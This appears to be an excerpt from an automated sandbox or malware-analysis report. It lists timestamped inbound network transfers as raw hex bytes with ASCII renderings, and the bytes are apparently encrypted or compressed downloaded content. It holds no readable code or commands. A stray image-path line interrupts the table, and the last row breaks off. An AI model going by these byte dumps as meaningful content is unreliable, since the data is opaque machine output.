2022-05-12 05:47:13 UTC	301	IN	Data Raw: 80 6f df d2 3e bc 38 00 e4 64 a7 a9 31 f6 ea b4 42 0a 89 82 58 61 f6 16 03 26 0b 95 6f 35 25 f8 f2 08 97 11 05 24 d0 54 05 7e a3 48 3e 89 42 55 b1 a2 aa d9 65 cf 62 e9 b1 1d 54 9e 2d a6 50 4f c2 a3 9e b7 15 64 16 d0 46 a6 b5 8e 25 2e c2 40 cf 64 44 fd 84 e8 f7 0a b2 86 d4 fa 10 a0 df db 50 1e e4 54 d7 4e 13 bc 97 e2 db 18 8a 62 d5 3b a6 69 0f 8f 6c 76 da a1 04 25 c0 9a f1 32 d9 05 dc e8 ca 0a c5 59 e8 f7 f2 5e d4 39 71 0b ee a3 0c 93 59 5f 7e 2c ce 7e cc 9b 7f 94 9f 26 d1 a2 d1 46 e2 ea bb 16 17 9f 37 68 81 82 cd 1c 5a 6d 84 73 f9 bc 63 2b 05 e4 31 0a fa f3 c5 e8 2d f7 49 3c 6f f6 75 41 76 98 fb 26 6d 15 c2 e4 3a 4c 93 4e db 4a 89 49 64 9c 4e e4 0e de 87 c2 0b 5c c2 2a 21 78 77 47 e4 2b 2e 4b 9a 6c b5 49 d3 ad 9a 29 30 77 e1 9d 70 1d 59 e8 65 9d 14 89 50 Data Ascii: o>8d1BXa&o5%$T~H>BUebT-POdF%.@dDPTNb;ilv%2Y^9qY_~,~&F7hZmsc+1-I<ouAv&m:LNJIdN\ *!xwG+.KII)0wpYeP
2022-05-12 05:47:13 UTC	305	IN	Data Raw: 1c ee df 82 75 80 8a d7 b6 3a f8 bb 79 bd b2 a0 eb 94 61 20 67 4b 13 c0 70 4c 1e e4 f9 2b 2f 3b 54 74 98 cc b7 67 ce 13 b4 8f c6 10 93 b3 0f ea 99 43 67 9f ee 2f b8 a2 f4 28 44 8e 2c e8 f8 56 5e ee 0e 4d bc a9 4a b3 ef c2 a2 e9 2e f6 b0 33 5f c9 62 22 32 a3 c1 af ad 8f 16 31 72 50 da 81 33 b6 4d f9 3b 5c a6 ba 43 48 98 71 e9 c2 12 ee f8 4d 3a c2 63 cf d7 35 9c 48 86 1a 25 f4 aa ae a6 f8 fd 78 c7 30 06 02 8b a8 05 19 63 03 57 1d 80 8f e6 cb 3b f7 bd d4 9e 43 da 9a bd 5e ae 2d d7 42 5c e5 35 85 4d 67 57 3e 9a 4d 6f f5 ba 34 26 b6 14 e5 84 9c 5c 37 a7 70 c0 7e f5 b4 a5 64 37 db 45 89 83 c6 3d dd 06 65 20 e0 20 a4 0d 0d 78 86 dd 8c 73 41 cf a6 73 ac 41 0b 8c 29 54 f0 1b 9d a8 97 26 dc 9f 76 21 f9 e6 06 d0 2f 69 db 7a 90 42 ad ce 7a a4 0f d0 48 42 ac bb c1 46 Data Ascii: u:ya gKpL+/;TtgCg/(D,V^MJ.3_b"21rP3M;\CHqM:c5H%x0cW;C^-B\5MgW>Mo4&\7p~d7E=e xsAsA)T&v!/ izBzHBF
2022-05-12 05:47:13 UTC	310	IN	Data Raw: 17 6f e3 7f eb f4 c3 45 e6 12 7f b5 65 20 52 d0 ee a9 6c 33 6d 43 21 17 28 eb a2 29 c4 14 dc c4 f3 62 0a 13 6d 28 31 d5 77 60 fd 5c 04 8c 6a 2b ee 77 39 9d 46 c0 74 a5 b3 12 84 d4 de a3 6f 85 a2 86 69 b4 54 86 7e d0 85 73 11 25 84 36 04 21 19 fb e0 9a f8 39 c1 61 cd 30 d8 24 d8 96 48 c9 9a 2c 71 23 26 33 49 39 ca 0f e1 50 f6 5e bf b1 dc 7b 92 62 63 eb f6 12 6d 8f 65 50 92 87 c8 70 ee 19 e9 7f c1 bf da cf 8c 2b e8 94 78 28 60 fa ab 5a b5 3c 7e 03 ce c8 27 0e cd f5 06 ae 4a 49 8f 2f 7d a3 b1 07 16 08 1e 02 d6 48 80 10 e8 27 87 c6 41 d0 b1 f2 f6 d6 21 78 87 98 63 38 e6 52 5d 4e e4 77 81 75 57 63 53 1d d9 82 58 2e 33 2f 81 9e be 2f 87 34 97 81 83 cd 17 4c 2f ab 60 72 ca d7 aa b1 36 c7 ca 43 1a 33 ad 09 e7 e1 35 85 df e0 82 70 26 38 6b 36 e2 a5 05 11 84 1c 8d Data Ascii: oEe Rl3mC!()bm(1w`\j+w9FtoiT~s%6!9a0$H,q#&3I9P^{bcmePp+x(`Z<~'JI/}H'A!xc8R]NwuWcSX.3//4L /`r6C35p&8k6
2022-05-12 05:47:13 UTC	314	IN	Data Raw: 9f 22 04 46 32 0a 5b 25 4d c1 0d 7f f5 b4 1d e1 21 e3 5d 8b 49 2b 74 d9 d1 49 bb 86 3b e9 00 7a 45 e4 2a cf cb a4 11 a8 2b 6d 11 93 49 48 65 dc bb b0 cb 3c 00 d9 ec 03 7e 6e 02 c7 eb c8 c5 52 ad cf de 9e 71 2c 70 a4 fd c7 ab 5d 84 27 e6 40 a7 7c 90 bc e8 08 74 f7 0b 00 5a 00 69 60 47 9a 4f 55 c5 b7 5d 0b c3 24 61 f1 cd 6f b7 5f 90 c2 41 b2 05 ad fa d0 4a 96 7a 47 49 d9 df da 3f 1b 53 c5 f0 70 2d 5f 02 12 8b 1f 18 a9 12 8a ee 8c 26 41 55 81 3d 0a 0e 0b e8 e8 c1 14 ec f8 91 eb 59 1c eb db 94 53 00 b3 ea b2 0d 35 1f 6d 8c e0 7e 80 b9 fd d4 da dc 71 82 db ec b1 84 80 8f 40 79 ae bd cc 0f 9d 00 cd 4a bf bf 14 79 05 10 c9 0c 49 1a 17 2f cc e5 23 76 4e 4b 3d aa d1 c3 45 e2 72 48 cd e7 a4 82 ed 4f 70 b6 d7 de d7 22 20 a5 48 3b c2 5e 49 a3 f5 ad 02 af 5d a2 64 86 Data Ascii: "F2[%M!]I+tI;zE*+mIHe<~nRq,p]'@|tZi`GOU]$ao_AJzGI?Sp-_&AU=YS5m~q@yJyI/#vNK=ErHOp" H;^I]d

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	318	IN	Data Raw: 5a c5 82 ea b2 fe 99 d0 36 53 49 c1 79 01 61 51 86 8e 4d fb f5 f1 1f 14 a4 29 12 e9 9c de 87 df 54 eb 2c e3 74 16 d8 ea c4 0c 52 32 d7 38 d0 66 fd 2d d4 76 37 b7 3f 4c cd 39 72 d1 57 ec 4d 03 d4 97 c9 d9 26 5c b7 fc 94 2f e5 e0 33 47 8d a0 ac eb e5 6d 1a 85 53 41 e9 88 3a d3 5b 97 31 d2 cd 3e ef 11 23 e8 52 fc 6d de 89 3b 06 f1 14 b1 03 55 76 7a 59 8b 0b 72 25 11 38 ed 5e d0 70 23 d0 44 05 66 8c 0c 39 e3 62 53 e1 a9 ce 94 67 e3 f3 29 43 09 98 d1 38 27 a9 ef e3 82 82 b2 a4 42 5b d8 46 a3 ae 8f 40 05 66 83 c6 d9 69 94 b4 15 66 b8 2d 59 f7 c9 ad eb d2 5c 3c 6b 5f bb a5 c2 78 9b fa f5 07 d1 46 02 d5 90 2d f7 87 8d 0a 7d d1 f3 06 24 c7 1e 91 7f 14 65 e0 a3 fc 6b e8 a7 14 08 ab 8c 96 d2 bf 00 5e a1 37 50 dd 9c 62 f3 88 81 47 9f 50 37 55 15 ce 29 8d e8 be fe 63 Data Ascii: Z6SIyaQM)T,tR28f-v7?L9rWM&\/3GmSA:[1>#Rm;UvzYr%8^p#Df9bSg)C8'B[F@fif-Y\<k_xF-}$ek^7PbGP7U)c
2022-05-12 05:47:13 UTC	322	IN	Data Raw: fb 55 c9 3b 0f 91 dc 5d 5f f7 f2 9a 2f 33 f5 01 33 69 f2 fe c1 da 9e f4 a3 27 bf f2 85 ab d0 2d 92 4b 06 e2 6f a2 88 72 ae ae a5 6c 78 f9 1a 4f 52 25 54 82 d0 1a c8 26 21 a3 8a 61 50 48 a5 cc 0d 37 b7 0c d9 5a 92 5e 16 3e e9 00 f7 83 d4 ad c7 cf 7f 46 76 87 a1 2b 26 e0 e0 b7 86 0d 86 38 34 df 60 14 83 f2 10 81 b4 a3 33 97 12 58 45 d9 ea 51 97 e7 7f 2a 04 a8 eb ba ad 90 87 a1 23 ef 31 ec b1 32 4c 8f 17 a8 57 ea 99 43 61 0d 19 f7 1f f2 79 7d ed 6d 4d 41 9d 56 85 40 7a d9 0d 88 62 43 98 52 67 f9 ae c3 d9 c8 d2 8c 9d 01 7e a3 2a 63 26 fa ee 37 ef b4 55 d4 02 a1 86 d9 cc 26 3f 4a f9 bc fd d1 17 ea 3d 3a 7e 33 fa 85 30 42 82 e9 25 01 6e 87 4e a7 eb 65 fd a1 78 35 8d bc 5b d5 e1 a8 de e7 55 66 4c 07 28 20 32 c7 46 be bd ff 9e cc 16 11 e8 72 00 ff 79 4b b3 33 c3 Data Ascii: U;]_/33i'-KorlxOR%T&!aPH7Z^>Fv+&84`3XEQ*#12LWCay}mMAV@zbCRg~*c&7U&?J=:~30B%nNex5[UfL(2FryK3
2022-05-12 05:47:13 UTC	326	IN	Data Raw: c8 64 c0 bb 59 a9 05 53 35 c3 4a ff f8 ee 9c 30 cf 8c 5d 83 2f 2a e2 27 a8 5d fa df bf 01 60 40 84 e7 ef e2 60 34 c9 43 4f 1a d3 72 e5 8a 3a 7d 3a ad 03 d3 ed 18 ca 8d 97 ed e6 a7 d1 86 65 f6 72 29 d6 07 9f 2b 70 38 c5 71 06 87 e3 50 cd 69 0f 07 e5 67 d9 43 81 b5 4a e7 af cb 7a 03 22 50 e4 30 c2 36 73 17 4e b0 77 3c ef a6 d0 44 b4 50 de 9c 6c c0 3e 0d c5 14 dc b0 ae ae ea 98 93 a3 e8 2a 58 eb c1 9d 8f 80 62 67 f5 21 6a 46 ea 91 ab db ad 4b dd ae 1e 1b 8d 35 d9 cf 56 c0 b9 77 77 e3 c3 fe 70 01 63 bd d2 41 81 fb ec b3 3c f0 b5 9a 11 61 66 a2 a0 54 06 fc 69 e0 b4 3a a3 89 75 fc 4b 3e 27 a9 c1 e2 86 3e cd d7 1c 98 1c 9b b5 43 8f 89 65 50 92 cd f6 33 b1 24 e6 1c 6c f7 2d 0f 93 72 e6 10 24 8d 6a 5f 8f 4a c3 78 9b f3 45 3f d3 b0 4c 49 ff 59 86 f0 66 12 7c 5c b1 Data Ascii: dYS5J0]/*']`@`4COr:}:er)+p8qPigCJz"P06sNw<DPl>*Xbg!jFK5VwwpcA<afTi:uK>'>CeP3$l-r$j_JxE?LIYf|\
2022-05-12 05:47:13 UTC	329	IN	Data Raw: 5e df f3 f1 3a 9f 6a d4 06 6a 13 a7 b6 e0 af 91 0c db 60 a6 77 d5 22 89 33 b6 23 9c e3 17 b9 87 35 62 2b 74 e8 90 bc 36 c0 93 30 45 cd 9d 17 24 cd f1 82 6e 8d f9 ab 3b 7c 01 63 c6 11 28 81 ef 23 39 73 c6 e9 fd bd 3d 27 aa e4 47 3b aa 77 ed 9d fb bd ff 2f dd 8e 5a e1 c3 73 dc 0d 84 c9 fb 4b 88 73 db ad d3 01 3e 70 22 18 b5 ef 8e a1 00 77 e3 21 c7 e1 c1 8b b2 43 3d 61 fe 53 3d 13 73 e1 6f a5 64 16 52 8a 4a c8 b6 fb 4b e5 da ad 22 53 21 f1 74 37 75 69 2d 0f 35 76 a0 86 d7 ce b6 90 d7 7e 46 b9 49 94 cd 42 6e b7 41 49 d0 59 86 f0 64 51 fe a2 f3 79 22 78 c3 b9 0d af aa b7 73 d5 87 bc 3d ac a4 c1 0e ab ca f8 ce 2e 29 6e 54 dd 0b cf 8a 21 04 b9 e1 57 27 61 35 a6 b2 3a c8 9d f5 c4 94 94 cb 37 68 81 4a b0 2b 2d 09 2a b2 31 7f 17 21 30 33 17 bd 43 1a 81 f1 76 82 c5 Data Ascii: ^:jj`w"3#5b+t60E$n;|c(#9s='G;w/ZsKs>p"w!C=aS=sodRJK"S!t7ui-5v~FIBnAIYdQy"xs=.)nT!W'a5:7hJ+-*1!03Cv
2022-05-12 05:47:13 UTC	333	IN	Data Raw: ea 67 93 4e d1 01 cf 5d 28 36 01 37 dd df b9 1d 0a d9 8a 4c 54 de 52 12 af 06 88 4d b0 63 25 1d c8 31 c8 bd 1a 3d 0f f3 de fc e8 48 1b 72 e0 74 5e d2 ab 4a 28 ac a4 9f 07 43 c2 55 e2 3f 75 f2 81 61 80 bc 2a 76 60 15 5f 57 de a8 68 f8 56 3a ce d1 30 aa 99 1f 80 8f 82 5e f0 a6 79 a2 ab 91 98 cc 78 cb 31 ec ba b7 36 d0 6d 22 68 e1 14 15 cc cb 2c 91 a0 70 d0 28 15 6f c0 32 b2 62 05 e2 de 03 90 19 61 19 9b ad e5 15 ba 1b fa 67 d4 10 e9 ac a3 63 8f 73 b4 ac 16 bc af ac 08 fc f2 db 9f 1d c4 a3 74 6a 8b d4 bc 60 b7 9f c2 47 be 31 b3 57 e0 cf d7 11 9f a6 1b 22 90 3b fc 2d 96 f8 fd 7e 49 b1 4d a0 ca 23 82 7a d0 cf 09 f8 f4 80 3a 64 cb 55 45 50 05 8a b5 9a de e1 db 7c bd c8 c6 76 40 30 18 61 ce 4e 42 6c 3d f5 ed fb d9 49 74 5f 50 a7 35 ba d5 5c 1b 2e 3f 0c 5a 9b 57 Data Ascii: gN](67LTRMc%1=Hrt^J(CU?ua*v`_WhV:0^yx16m"h,p(o2bagcstj`G1W";-~IM#z:dUEP|v@0aNBl=It_P5\.?ZW
2022-05-12 05:47:13 UTC	337	IN	Data Raw: e9 01 65 38 5e 6c 5d 9a c9 15 be 59 3b 8d 89 ce b4 10 92 6a 08 c2 86 13 1f e2 18 99 1a f3 86 62 76 86 8e 4d ca ad ad 3d 99 9a 09 bf cf d1 fa 9f 60 90 8e 6c 0e dd 27 8e 02 e8 3e d9 6e 78 d4 60 a6 79 db db cf b3 c2 36 f6 6a 05 10 b5 b0 bb 82 ad 63 dc 98 c6 1f ac ef ea c3 49 5d fc d3 13 bc 1a 98 18 53 34 a8 d2 99 3e fd 70 f4 cb 53 5a bd 1d ba 02 e4 64 a9 06 36 cc 7c 36 66 b1 8d ad bb 59 66 09 86 80 96 87 f8 70 01 0b bb 50 36 95 fb af 7f b8 21 4a 65 cb f8 f3 32 8f 38 c4 ea ba c3 f2 e1 29 0e bd e5 9b bd 51 25 e5 1d c8 9a 44 5c 3c b9 d8 e9 3e 12 e1 04 21 74 01 86 00 30 b6 22 60 d4 25 86 e7 f0 ca 72 3a 5b ac b1 ad 3f ef b2 38 2e bf eb 43 31 9e 4b 24 f2 83 a6 86 7b ab 1e f6 08 95 6b 72 91 1e 0a d6 20 a9 5d 14 53 7c c8 b9 68 33 fe 50 e5 1d 35 ca 2d a0 37 af 22 fc Data Ascii: e8^l]Y;jbvM=`I'>nx`y6jcI]S4>pSZd6|6fYfpP6!Je28)Q%D\<>!t0"`%r:[?8.C1K${kr]S|h3P5-7"
2022-05-12 05:47:13 UTC	342	IN	Data Raw: a8 dd 4e 51 1a d7 5c 80 46 08 a4 ac 26 b3 1f c2 9d 80 92 c8 4c 9c 92 dc 5d 70 f8 82 82 2c 33 a4 01 21 ba e1 81 06 d7 2b c9 09 53 d8 81 30 22 75 11 d7 24 df b5 e4 dd da 38 d2 f4 e0 98 f5 26 a6 e3 00 25 6d e3 40 4c 98 ce 43 91 fe 51 f6 65 04 10 48 3c 84 bb 29 e1 a7 3c 3a 1b cd 89 36 e2 08 0d c9 15 63 ef 73 f6 0d 3d ea f7 ac 12 20 77 cd b0 8c d0 6e 97 74 fa c3 7e e3 f3 41 b6 ce f1 bd 75 45 b6 f2 b6 84 99 13 eb d2 4d d7 db 78 7d 18 19 44 92 ce fb 97 43 19 2d e3 61 0d 67 80 49 ed b1 c5 ee d0 64 fd 46 c5 46 8a b6 ab e6 00 76 21 6d c8 4d 9d 15 42 e2 23 04 88 7c b7 45 9f a9 d1 a5 8f c2 2a 79 63 f6 a9 08 a9 22 70 12 21 55 2c 63 02 c0 7c b7 70 ab 41 ea 7e 8e 47 e3 98 59 a7 c0 95 55 88 50 c6 e2 24 5d 38 ca 2f 7c d9 8d 83 34 8d d6 24 f8 bd 05 de eb 09 72 3b 54 9c 11 Data Ascii: NQ\F&L]p,3!+S0"u$8&%m@LCQeH<)<:6cs= wnt~AuEMx}DC-agIdFFv!mMB#\|E*yc"p!U,c\|pA~GYUP$]8/|4$r;T
2022-05-12 05:47:13 UTC	346	IN	Data Raw: cf c8 2a d5 08 1b ef 8d 75 42 a2 8e d1 f0 2f 45 ea 7a a1 bd f1 24 ab 41 af 0e be 7b 34 33 f3 19 e9 ae 64 80 1b 4c 9d 0d ad 7a 29 f5 df 63 72 af bd b8 6c a2 ee 60 35 11 45 92 c5 20 fa 1b 90 2e c2 ee b0 a2 23 c4 9f 15 e4 bb 8e 41 0f e8 81 8e 4d ca 19 d0 dc e2 c1 a8 44 44 9d de 0a a7 74 8e 6c d4 04 4a da 61 66 e0 c7 69 f3 24 b2 0f a5 a8 22 45 b4 66 36 f6 e1 cc 70 f5 5d 62 f2 cd b8 1b 74 8e 74 6f c8 ba 94 4f e4 85 be c4 85 9f 11 93 a3 6d c8 3b 4b 6b 93 0a 77 12 dc 2e ba ea 9b 4e c0 54 cc 10 13 84 2b 5b a2 88 08 2f cd 56 c0 63 d1 fb af e7 63 dc 0a 7a 36 04 91 1a 8f c8 47 9d 65 6e 75 18 d0 47 66 d8 b5 06 0a 0b a6 31 94 62 b6 9f 31 8e 1c b7 b8 cb 97 8c be b9 9d 4c 8d 17 b5 89 f5 3d de ca 6d 0f 02 04 70 6a 78 79 1c 5a 3c d2 f0 41 db 3a 55 aa 49 c0 90 7c d7 06 18 Data Ascii: *uB/Ez$A{43dLz)crl`5E .#AMDDtlJafi$"Ef6p]bttoOm;Kkw.NT+[/Vccz6GenuGf1b1L=mpjxyZ<A:Ul|
2022-05-12 05:47:13 UTC	350	IN	Data Raw: f2 41 65 6c 34 86 8f 06 0c 29 e6 8c c7 e6 a9 7b fa 91 a8 de f2 89 93 fe 48 4d 5e db a9 61 d2 f1 4c 8f 04 56 f0 dc 5a 10 40 26 14 f9 8f 57 dd c3 00 21 8e 9e 47 7a 6d 9b 47 62 88 0c 56 5e 08 1c 45 a4 29 96 57 97 fc 13 50 9e 2d 46 6a b9 6f 13 99 b5 4a 3f f0 da 7d a2 d8 35 4d b3 c3 93 6e 8d de b5 e4 58 8c 63 72 17 6d 8c 37 97 25 b8 23 51 95 e3 30 c0 c4 ea 40 68 8d 13 15 da 0b d6 33 b6 0b 6b ad e9 7e b3 61 93 21 1c bb 2f 3c 27 0e 89 65 cf ae 2d 41 9a 29 1e 6a 0b 54 14 62 74 c5 89 eb ea 75 f4 29 5a c3 7e ff c3 67 85 14 11 ec 8e b5 7f 60 ab ec a0 2d 3f 7a 58 ad db 62 10 3e 65 36 cc 74 2b 93 2b a6 aa a2 ab 90 a1 66 f5 6c 8e cf c0 68 ec 13 7c fe f5 68 7f 76 2b df 0b 29 87 50 c8 65 11 5f ab 53 cf d4 1f 8a 56 de d1 80 18 57 70 62 b1 77 d7 5b 81 36 b6 2f e8 3b 5c a6 Data Ascii: Ael4){HM^aLVZ@&W!GzmGbV^E)WP-FjoJ?}5MnXcrm7%#Q0@h3k~a!/<'e-A)jTbtu)Z~g`-?zXb>e6t++flh|hv +)Pe_SVWpbw[6/;\
2022-05-12 05:47:13 UTC	354	IN	Data Raw: b2 a5 86 65 01 46 31 21 07 d9 5a 62 2b f1 26 67 5c 24 91 c1 a7 62 a1 22 c8 c6 e0 97 5e 88 0c 65 1a f6 5c 4c 7f b2 fa 11 47 1a 9d b2 51 af b0 cb 65 81 c2 87 9d c6 89 9a 1d d9 05 d0 31 91 d3 7d ce 08 ae 2f 94 af 0e 33 b2 54 57 eb c4 42 3e 54 6b d1 a4 fd 87 e9 5e 9e 55 79 b2 a0 88 b3 ae ef 66 e2 68 87 3a 90 ad 91 04 9a a3 91 4c c6 47 d8 c7 9a e0 36 61 49 d3 21 91 0e 4c 78 71 b2 c2 10 8b 56 91 4d 2d fb 44 18 1e f9 9c 63 45 b9 99 2e 17 13 be 8a 3c 52 a4 1b a7 cd 00 03 a6 24 cf c7 b7 4c 7b a5 65 7c 81 c2 5b 82 89 ea 90 bc 53 d8 48 f3 ea 6b 90 30 f4 b0 c2 09 de 94 16 55 18 ad dc 2b 6f bc 8c 40 66 67 f5 11 bc ee 76 d1 e9 60 76 26 d4 a6 8a 46 eb 06 65 d8 c7 cb af fc fd 13 9a f6 c2 50 4c bb 40 36 99 20 dc ef 34 41 48 65 48 b5 a7 46 e4 e5 72 ae 76 0b 4c 11 aa 41 41 Data Ascii: eF1!Zb+&g\$b"^e\LGQe1}/3TWB>Tk^Uyfh:LG6aI!LxqVM-DcE.<R$L{e|[SHk0U+o@fgv`v&FePL@6 4AHeHFr vLAA


Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	358	IN	Data Raw: 7a cb 97 04 c8 30 0a a7 11 bc 7f 38 85 9c 6f b5 36 06 81 00 f2 c8 11 d2 08 41 9d 4c 37 3e 4f 78 a3 bb 97 2f bc 45 43 ce 40 68 3a ff 59 f2 ca be 7f 4e 29 d5 3f ed f2 3f 17 4c 0d f0 90 73 ca ac 29 96 4c b1 2c 9d a5 af 26 63 69 ab d4 bd 63 8f e2 87 b1 c9 dd bf 26 91 8b 1c 29 59 9c 5e ad a3 d7 43 75 42 ef 7f 03 61 10 57 5c 8c de d1 b5 63 92 59 86 0b 71 f7 3e 08 ab f5 32 f3 37 a2 21 cc 3f c3 37 a7 fd ac c5 4d 33 83 1e 52 4d 93 91 f8 08 fe 83 72 83 e0 98 f5 44 40 3b e8 25 5a 03 30 c8 58 bb 23 c6 ae ea 15 ee 94 28 e8 3d 0f 78 ad 31 49 2b 6e 3f e9 8d 36 e2 34 ce 31 61 d0 34 7a fa 89 6c f5 94 8b ca 7f 88 46 40 58 c5 cf 71 c0 ff 55 7e e3 a0 56 41 11 2e cf 78 e4 5a 0a e2 2b 41 df 8b 2f b2 28 dd c4 00 8d bc d9 81 ca b0 4c d8 c0 74 f8 2a ba b3 61 04 c9 a1 a0 3d 08 d7 Data Ascii: z08o6AL7>Ox/EC@h:YN)??Ls)L,&cic&)Y^CuBaW\cYq>27!?7M3RMrD@;%Z0X#(=x1I+n?641a4zl F@XqU~VA.xZ+A/(Lt*a=
2022-05-12 05:47:13 UTC	361	IN	Data Raw: 62 b1 69 a7 53 63 e7 42 db e4 4a 78 f8 61 0e dd 7f a6 97 4e 51 aa c1 db 2b 75 87 16 5b 5c 74 1c 14 19 83 d1 b9 30 95 9d 58 d1 7f 7f 74 ea 30 75 b0 32 a5 c8 b8 6d 0a 7a c3 5f ce ea 16 71 3f 2c 5b e1 47 08 9f f0 e4 30 55 71 13 27 b6 13 0d 53 f7 0f 57 9f d9 4c d4 c8 43 ba 47 c6 8a ea 3a 94 d6 78 5b be 2a ac ea e3 6d b7 e5 f4 81 d0 b6 80 20 ce 75 90 2f cb dc ac 1e f1 13 1e 1f ee 89 2b 9e 8c 93 89 03 ab 7a 7f 55 27 ba 50 62 0e ac d1 db 37 52 5a 2f aa ca d4 ab d4 3a 1a 6a 15 88 87 49 23 77 ec b4 8f c7 3e 70 ac ef a9 99 ab fd 4c ed b1 11 fd aa 1b d5 bf fb d3 72 d5 d7 b9 85 80 98 65 1a 80 56 41 99 ec 2a 09 e9 30 fe 1d ae 10 2e ab bf ef a8 df e9 a9 9c 1e c8 0a 3e 0b 8e f1 2c de ff 3f 83 b7 8d 2e 77 d9 49 3c 7e cf fd 5b 6d cf 17 57 ac fd 9e 0b c1 55 14 9a a4 73 f0 Data Ascii: biScBJxaNQ+u[\t0Xt0u2mz_q?,[G0Uq'SWLCG:x[*m u/+zU'Pb7RZ/:jI#w>pLreVA*0.>,?.wl<~[mWUs
2022-05-12 05:47:13 UTC	365	IN	Data Raw: 2b 1a 72 ae 55 98 87 83 aa ee 5e 8f 45 3e 30 4a f9 06 a2 12 42 c3 4b ca b9 fe 8a 8d f3 f6 b7 6a ce 93 75 2c c2 a8 ad 23 16 bf 86 75 2b 99 62 2b c5 b9 62 9a 0b d3 a4 76 cc f3 f1 47 58 44 e2 84 f5 b3 b2 06 5d 86 4c 4a 70 15 7b 30 04 9a 90 58 95 d4 34 55 8a d3 d2 12 72 05 cf 88 cc 13 b5 25 8e 4d 41 e9 02 20 10 45 2a 70 34 95 55 49 0b a7 69 c3 a6 db a1 61 3c 25 f0 5c 91 87 35 b2 f0 96 2c 5f 7b ba 0c de 16 16 be cb 5a f2 10 70 62 a5 64 d8 57 91 6c cf ba 94 9d 4b 82 b0 d7 d7 d9 ce 78 bb e6 f7 dc a1 e8 80 5e c6 ef cb 41 ce c6 e9 68 ec 32 cc f2 e1 7b d4 87 3b 0c b8 b1 e1 ef 3f d5 f5 03 3d 9d b0 61 ae 97 5c fb 7a d3 4c 66 5b 74 80 4a 65 48 38 b3 34 79 b9 4d bc 52 10 02 b1 a4 c0 b9 d8 61 38 a7 50 c5 1d 7d e8 f3 d7 48 da d9 62 5a 54 48 04 21 f7 fc 5e 20 39 95 a6 d6 Data Ascii: +rU^E>0JBKju,#u+b+bvGXD]LJp{0X4Ur%MA E*p4UIia<%\5,_{ZpbdWlKx^Ah2{;?=a\zLf[tJeH84yMRa8P}H bZTH!^ 9
2022-05-12 05:47:13 UTC	369	IN	Data Raw: 38 7a e9 77 a3 30 5f ca c7 96 0d 64 4c 97 41 58 ec 0c be 9a 94 76 5e f1 23 87 cd e8 e0 4d 3e 22 8f b1 c9 ac 29 15 87 10 43 1f 49 d3 a2 1b 05 3d 83 34 e8 89 61 3d e0 c7 66 44 24 4f 50 e8 d8 d3 f4 b6 2a 76 c6 b0 7a bf 5d d8 4a 69 9d 21 54 e5 55 9f ba ee ed d4 aa b9 78 74 82 2c 47 90 3d 49 d1 ae aa c9 8b c3 37 f6 ca 5c 1e 27 53 0e 68 a6 4b 20 d3 eb 37 5f 27 d5 ce d0 fe fa c3 a4 e7 71 d5 b6 a9 14 c0 ee fe f3 ba 45 f8 06 7e f3 6a 7b 07 00 a1 2a c3 62 c8 71 59 e6 6f 9a a0 2f 1c 03 5a 23 ad 2c 00 0e 09 a0 10 70 23 b9 87 7c 4f 39 85 8d 6e 04 10 75 f3 9c c3 c3 75 67 a7 3c c8 ce 9a 7f fa c6 da 94 65 d7 3f 5e a8 05 6d 9d 89 3e 83 6f 5f 30 c6 28 4b ec 85 df 63 8a 47 82 df 78 2f 82 18 96 1d 08 df 7a 52 88 d9 8a ba 5b d4 aa 2a 1f 3e 79 9f a1 27 4c 56 50 f3 6d 94 26 48 Data Ascii: 8zw0_dLAXv^#M>")CI=4a=fD$OP*vz]Ji!TUxt,G=I7\'ShK 7_'qE~j{*bqYo/Z#,p#|O9nuug<e?^m>o_0(KcG x/zR[*>y'LVPm&H
2022-05-12 05:47:13 UTC	374	IN	Data Raw: 4d a9 ef c5 a9 9b 98 b9 e8 89 a7 7a 17 16 75 6f 2a 09 7e 45 b0 37 1d 90 52 88 29 d9 a9 91 3a cf 67 6f 61 8f ea 6f 9d f7 35 10 03 a0 dc e5 50 ba aa 23 b5 2e f7 a4 6d a8 a9 ca bb 70 30 80 be e8 0a 85 ef 6f 92 92 27 89 bb f6 07 cb f6 c1 99 7c df b4 01 a2 59 43 7c 8d c8 20 1f f4 b6 90 bd 8a 8f 2f 4e 1e b2 49 ad f1 e4 e1 bd a4 60 af bc df 6c a2 ee e2 c7 cd 1a a9 d3 e0 b1 68 2c d3 b1 aa 71 79 1c 0b d3 cc cc d2 fa 76 18 2e 03 47 42 c4 0a 8a 59 14 c1 9b 85 a1 92 68 c5 06 7b 66 48 4f 63 a7 1b 15 a1 97 18 e3 ff 69 c6 00 03 d2 51 83 3e 47 f7 f5 e1 41 3b 67 43 09 a9 5f aa 76 97 26 e8 7a fc 73 11 3b 1b 43 fa bf 86 57 67 6c 5c 92 74 9e 60 ce 03 8c 80 ef 2c 67 7f de 19 b4 a6 83 0f 9a 66 96 18 1e e7 4e 82 32 f0 24 33 15 fc 89 1c 3c 98 36 16 b2 b3 cd 1d 54 09 20 5b 10 aa Data Ascii: Mzuo*~E7R):goao5P#.mp0o'|YC| /Nl`lh,qyv.GBYh{fHOciQ>GA;gC_v&zs;CWgl\t`,gfN2$3<6T [
2022-05-12 05:47:13 UTC	378	IN	Data Raw: 87 c3 bf b4 a8 68 0f 02 1b 27 2e c3 39 04 37 92 dc 78 cb 97 7e 8d 40 3c dd 3b b0 8f 82 73 a1 5f 47 bc 79 b7 ff 31 40 9d 3b c4 0b 7e bb 38 67 c8 f9 af 7d af 8f 1d 79 45 eb 43 12 fd 28 ba f2 b1 2c 1d 4a 52 47 61 7c e9 95 09 5a 0d eb fd 88 c5 33 e8 98 84 d8 10 e1 b6 2c 28 68 ed ba 61 ca 9c 70 ed 62 aa b6 1f f6 ef b4 f6 5f a8 ce 7d 91 ac cc d8 dc b5 4c 5f 1e 5c 9e ef a8 b7 81 69 80 30 aa 9d 59 36 8c 80 8b 8d 9a 4d 08 3d 45 75 50 8e b2 4b d5 04 3f 29 ac 7e f6 66 0e 12 1f 3f 20 4a 1b dd c8 38 d3 6e 13 67 0a a3 54 85 e9 d5 6f b9 da 66 60 c1 f4 10 82 61 f6 22 e9 89 8b 32 90 b9 ab a9 20 48 91 